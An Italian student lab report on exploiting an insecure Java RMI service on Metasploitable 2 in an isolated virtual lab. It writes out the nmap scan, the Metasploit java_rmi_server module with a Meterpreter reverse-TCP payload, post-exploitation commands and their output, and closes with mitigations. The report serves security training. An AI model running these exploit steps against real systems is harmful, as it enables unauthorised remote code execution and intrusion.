U2W3L5 – Progetto Settimanale

Metasploit, Java RMI

Autore: Elena Pagnacco

Sintesi

Il presente report documenta l'attività di laboratorio svolta per analizzare la sicurezza del protocollo ***Java RMI***. È stato condotto un Vulnerability Assessment e un successivo ***Penetration Test*** sulla macchina target ***Metasploitable 2***. L'attacco ha avuto esito positivo, permettendo l'acquisizione del controllo remoto del sistema tramite sessione ***Meterpreter*** e l'esfiltrazione delle configurazioni di rete.

Scopo del test e analisi dello scenario

Scenario e Obiettivi

L'attività si svolge in un ambiente controllato costituito da due macchine virtuali attestate sulla stessa sottorete locale (192.168.11.0/24).

- **Attacker:** Kali Linux (192.168.11.111), utilizzata per la fase di *scansione e offensiva*.
- **Target:** Metasploitable 2 (192.168.11.112), una macchina Linux *intenzionalmente vulnerabile*.

Focus della vulnerabilità: Java RMI

L'obiettivo principale è sfruttare una configurazione insicura del servizio **Java RMI (Remote Method Invocation)** in ascolto sulla porta **1099**. Il registro RMI, se mal configurato, permette il caricamento di classi arbitrarie da URL remoti. Sfruttando questa debolezza, è possibile iniettare un payload malevolo per ottenere l'esecuzione di codice in remoto (**RCE**) e acquisire i privilegi amministrativi sul sistema target.

Strumenti

- **Metasploit Framework**: è la piattaforma modulare ***open-source*** di riferimento per lo sviluppo, il test e l'esecuzione di codice ***exploit*** contro target remoti. È un ecosistema completo che permette di verificare le falle di sicurezza, gestire i ***payload*** e automatizzare le fasi di attacco. Centralizza migliaia di ***exploit***, ***moduli ausiliari*** e strumenti di ***post-exploitation***, standardizzando il flusso di lavoro del penetration tester dalla ricognizione fino all'accesso al sistema.
- **Meterpreter**: è il payload dinamico di ***post-exploitation*** utilizzato per mantenere il controllo avanzato su un sistema compromesso. Non è una semplice shell di comando statica, ma un agente sofisticato che opera interamente nella memoria volatile (**RAM**) tramite ***DLL injection***. Esegue comandi complessi e carica funzionalità aggiuntive in tempo reale (come ***keylogger*** o ***sniffer***) senza scrivere nuovi file sul disco rigido, garantendo così la massima furtività e riducendo drasticamente il rischio di essere rilevati dagli antivirus.

Svolgimento

Configurazione macchine

Prima di iniziare, si è proceduto a configurare le due macchine oggetto di questo laboratorio perché rispettassero le richieste.

Configurazione indirizzamento IP Kali

Sulla macchina Kali, tramite l'interfaccia del network manager, raggiunta dall'icona del cavo ethernet sul pannello, si è selezionato **'edit connections'** e, in seguito, la configurazione statica.

All'interno del pannello che si è aperto, è stata selezionata la finestra riguardante ***l'IPv4***, inserendo nei campi appositi l'indirizzo IP richiesto e il ***gateway*** corrispondente.





Figura 1 Configurazione IP Kali

A seguito del salvataggio, tramite CLI, si è lanciato il comando `$ ifconfig` per controllare che l'indirizzo IP si fosse correttamente modificato.

Configurazione indirizzamento IP Metasploitable 2

Sulla macchina Metasploitable 2, invece, una volta controllato con `$ ifconfig` quale fosse l'interfaccia di rete, si è lanciato il comando `$ sudo nano /etc/network/interfaces` e si è intervenuti modificando il file di configurazione eth0 per impostare l'indirizzo IP statico e il ***gateway*** richiesti, assicurandosi infine che il protocollo fosse definito come `'static'`, salvando le modifiche all'uscita dal file.



Tramite il comando `$ sudo /etc/init.d/networking restart` si è riavviato il servizio di rete, in modo che la nuova configurazione venisse applicata, controllando infine la riuscita dell'operazione con `$ ifconfig` che mostrerà ora l'IP selezionato.

Exploit

Conoscendo il nostro target – la porta **1099** della ***Metasploitable 2*** – e sapendo già che è vulnerabile, si è eseguita una scansione sulla porta specifica tramite il comando `$ nmap -sV -p 1099 192.168.11.112` che ha confermato l'attività del servizio ***Java RMI*** sulla porta target.

Si è quindi avviato **Metasploit**, andando poi a cercare il modulo a noi utile per sfruttare la vulnerabilità.

Tramite il comando `$ search java rmi` si è ottenuta una lista di possibili exploit e quello selezionato è stato `exploit/multi/misc/java_rmi_server`, di cui sono state poi mostrate le opzioni tramite `$ show options`. Da qui si è visto il payload già impostato come `java/meterpreter/reverse_tcp` e che era necessario settare l'IP target per il nostro attacco.

Si è quindi proceduto a configurare l'IP target tramite il comando `$ set RHOSTS 192.168.11.112` e, una volta ricevuta conferma in console, si è lanciato l'exploit tramite il comando `$ exploit` per ottenere la nostra shell avanzata ***Meterpreter***.




Figura 2 shell meterpreter aperta su obiettivo

Post-Exploitation

Ottenuto l'accesso alla macchina target, si è quindi proceduto alla raccolta delle informazioni richieste.

Configurazione di rete

Tramite il comando `$ ifconfig` si sono rivelate le configurazioni di rete della macchina target, potendo quindi raccogliere informazioni sulle schede di rete usate, il loro IP – sia v4 che v6 – e il MAC address.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe77:c73b
IPv6 Netmask : ::
```

Figura 3 Configurazione di rete Metasploitable 2

Tabella di routing

Per ottenere la ***tabella di routing*** si è utilizzato il comando `$ route` che ha mostrato informazioni su come la macchina target comunica, mostrandoci gli IP nelle **subnet**, le **maschere di rete** e i **gateway**.

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask        Gateway  Metric  Interface
    ------           -------        -------  ------  ---------
    127.0.0.1        255.0.0.0      0.0.0.0
    192.168.11.112   255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe77:c73b  ::       ::
meterpreter >
```

Figura 4 Tabella di routing della macchina Metasploitable 2

Il comando `$ route` ha mostrato inizialmente un **gateway 0.0.0.0** per la sottorete locale (corretto per il traffico interno alla LAN). Tuttavia, è stata notata un'anomalia critica: il **Default Gateway** verso l'esterno (192.168.11.1) non veniva visualizzato nell'output di **Meterpreter**.

Per verificare l'effettiva configurazione, è stata aperta una **System Shell** temporanea ed eseguito il comando nativo `$ netstat -rn`. Questo ha confermato che il Gateway era in realtà correttamente configurato e

attivo (*Flag UG*), evidenziando un limite di ***parsing*** del comando route all'interno della sessione **Meterpreter**.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.11.0    0.0.0.0         255.255.255.0   U         0 0          0 eth0
0.0.0.0         192.168.11.1    0.0.0.0         UG        0 0          0 eth0
```

Figura 5 Tabella di routing ottenuta tramite netstat in shell

Conclusioni

L'attività ha dimostrato che il servizio ***Java RMI*** configurato in modo non sicuro espone il sistema a rischi critici di ***Remote Code Execution (RCE)***. Un attaccante può ottenere il controllo totale del server senza necessità di credenziali.

Si raccomandano le seguenti azioni di mitigazione:

1. **Network Segmentation:** Limitare l'accesso alla porta 1099 tramite ***Firewall***, permettendo le connessioni solo da indirizzi IP fidati.
2. **Autenticazione:** Configurare Java RMI per richiedere ***autenticazione SSL/TLS*** e credenziali valide.
3. **Tunneling:** Se possibile, non esporre RMI direttamente ma incapsularlo in una ***VPN*** o ***tunnel SSH***.